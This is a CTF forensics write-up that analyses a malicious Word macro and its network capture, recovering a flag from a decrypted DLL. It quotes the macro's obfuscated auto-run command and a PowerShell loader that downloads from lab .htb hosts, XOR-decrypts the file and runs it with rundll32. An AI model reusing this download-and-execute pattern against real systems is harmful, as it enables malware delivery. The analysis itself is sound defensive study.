Analysis
Challenge Description
“We have been actively monitoring the most extensive spear-phishing campaign in recent history for the last two months. This campaign abuses the current crypto market crash to target disappointed crypto owners. A company’s SOC team detected and provided us with a malicious email and some network traffic assessed to be associated with a user opening the document. Analyze the supplied files and figure out what happened.”
In this challenge, we are given a .doc file and a .pcapng file:
1
2
$ ls
mbcoin.doc  mbcoin.pcapng
.doc File
I started by analyzing the mbcoin.doc file using the olevba tool to detect macros and other suspicious functionality:
1
$ olevba mbcoin.doc
The document contains a VBA macro named bxh.bas. Several strings are obfuscated using StrReverse(), making the malicious actions slightly harder to identify.
-
The
AutoOpen()macro executes automatically when the document is opened. -
The macro extracts a hidden VBS script stored inside the Alternative Text fields of two document shapes:
1
2
3
4
5
Dim QQ1 As Object
Set QQ1 = ActiveDocument.Shapes(1)

Dim QQ2 As Object
Set QQ2 = ActiveDocument.Shapes(2)
- It writes the extracted script to:
1
C:\ProgramData\pin.vbs
- It executes the script using
cscript.exe:1
fun = Shell(StrReverse("sbv.nip\ataDmargorP\:C exe.tpircsc k/ dmc"), Chr(48))
which deobfuscates to:
cmd /k cscript.exe C:\ProgramData\pin.vbs
- Finally, it displays a decoy message:
1
MsgBox ("Unfortunately you are not eligable for free coin!")
The VBS script can be recovered either by extracting the Alternative Text fields from Word or by executing the macro and retrieving pin.vbs from C:\ProgramData.
The script generates five download URLs and five corresponding XOR keys.
1
2
3
4
5
1. http://priyacareers.htb/u9hDQN9Yy7g/pt.html → www1.dll
2. https://perfectdemos.htb/Gv1iNAuMKZ/jv.html → www2.dll

3. http://bussiness-z.htb/ze8pCNTIkrIS/wp.html → www3.dll

4. http://cablingpoint.htb/ByH5NDoE3kQA/vm.html → www4.dll
5. https://bonus.corporatebusinessmachines.htb/1Y0qVNce/tz.html → www5.dll
1
2
3
4
5
www1: 6iIgloMk5iRYAw7ZTWed0CrjuZ9wijyQDjKO9Ms0D8K0Z2H5MX6wyOKqFxlOm1XpjmYfaQXacA6
www2: 6iIpcoMk5iRYAw7ZTWed0CrjuZ9wijyQDjAu9Ms0D8K0Z2H5MX6wyOKqFxlOm1PpjmYfaQXacA6
www3: 6iIWGoMk5iRYAw7ZTWed0CrjuZ9wijyQDjOL9Ms0D8K0Z2H5MX6wyOKqFxlOm1spjmYfaQXacA6
www4: 6iIoNoMk5iRYAw7ZTWed0CrjuZ9wijyQDjPy9Ms0D8K0Z2H5MX6wyOKqFxlOm1GpjmYfaQXacA6
www5: 6iIIEoMk5iRYAw7ZTWed0CrjuZ9wijyQDjYL9Ms0D8K0Z2H5MX6wyOKqFxlOm1apjmYfaQXacA6
The PowerShell commands generated by the VBS perform the following actions:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
# 1. Download the encrypted file
(New-Object Net.WebClient).DownloadFile(
'http://cablingpoint.htb/ByH5NDoE3kQA/vm.html',
'C:\ProgramData\www4.dll'
)

# 2. Read the encrypted bytes
$b = [System.IO.File]::ReadAllBytes('C:\ProgramData\www4.dll')

# 3. XOR decrypt with the key
$k = '6iIoNoMk5iRYAw7ZTWed0CrjuZ9wijyQDjPy9Ms0D8K0Z2H5MX6wyOKqFxlOm1GpjmYfaQXacA6'
$r = New-Object Byte[] $b.length

for($i=0; $i -lt $b.length; $i++){
    $r[$i] = $b[$i] -bxor $k[$i % $k.length]
}

# 4. Write the decrypted DLL
[System.IO.File]::WriteAllBytes(
'C:\ProgramData\www.dll',
$r
)

# 5. Execute it
rundll32 C:\ProgramData\www.dll,ldr
The VBS script repeats this process for all five URLs. Since each successful decryption overwrites www.dll, the last successfully decrypted payload is the one that gets executed.
.pcapng File
After analyzing the document, I moved on to the network capture.
There are only 77 packets and 3 TCP streams, making the analysis relatively straightforward.
Stream 1:
Stream 2:
Stream 3:

Based on the traffic, we can observe:
- DNS resolves and downloads a binary blob.
- DNS resolution fails.
- DNS resolves but returns HTTP 404.
- DNS resolves and downloads another binary blob.
- DNS resolution fails.
Because the script decrypts each payload sequentially and overwrites the output file on success, the fourth download (vm.html) is the payload that ultimately gets executed.
Using tshark, we can export the HTTP objects:
1
tshark -r mbcoin.pcapng --export-objects http,extracted_files/
This extracts the downloaded files, including vm.html.
To decrypt the fourth payload, I used the following Python script:
1
2
3
4
5
6
7
8
9
10
11
from itertools import cycle

data = open('vm.html', 'rb').read()

key = b'6iIoNoMk5iRYAw7ZTWed0CrjuZ9wijyQDjPy9Ms0D8K0Z2H5MX6wyOKqFxlOm1GpjmYfaQXacA6'

out = bytes([x ^ y for x, y in zip(data, cycle(key))])

open('www.dll', 'wb').write(out)

print("Decrypted to www.dll")
Running the script:
1
2
$ python3 script.py
Decrypted to www.dll
Now we can inspect the DLL with strings:
1
2
3
4
$ strings -e l www.dll | head -50

Congratulations!
HTB{wH4tS_4_sQuirReLw4fFl3?}
Flag
1
HTB{wH4tS_4_sQuirReLw4fFl3?}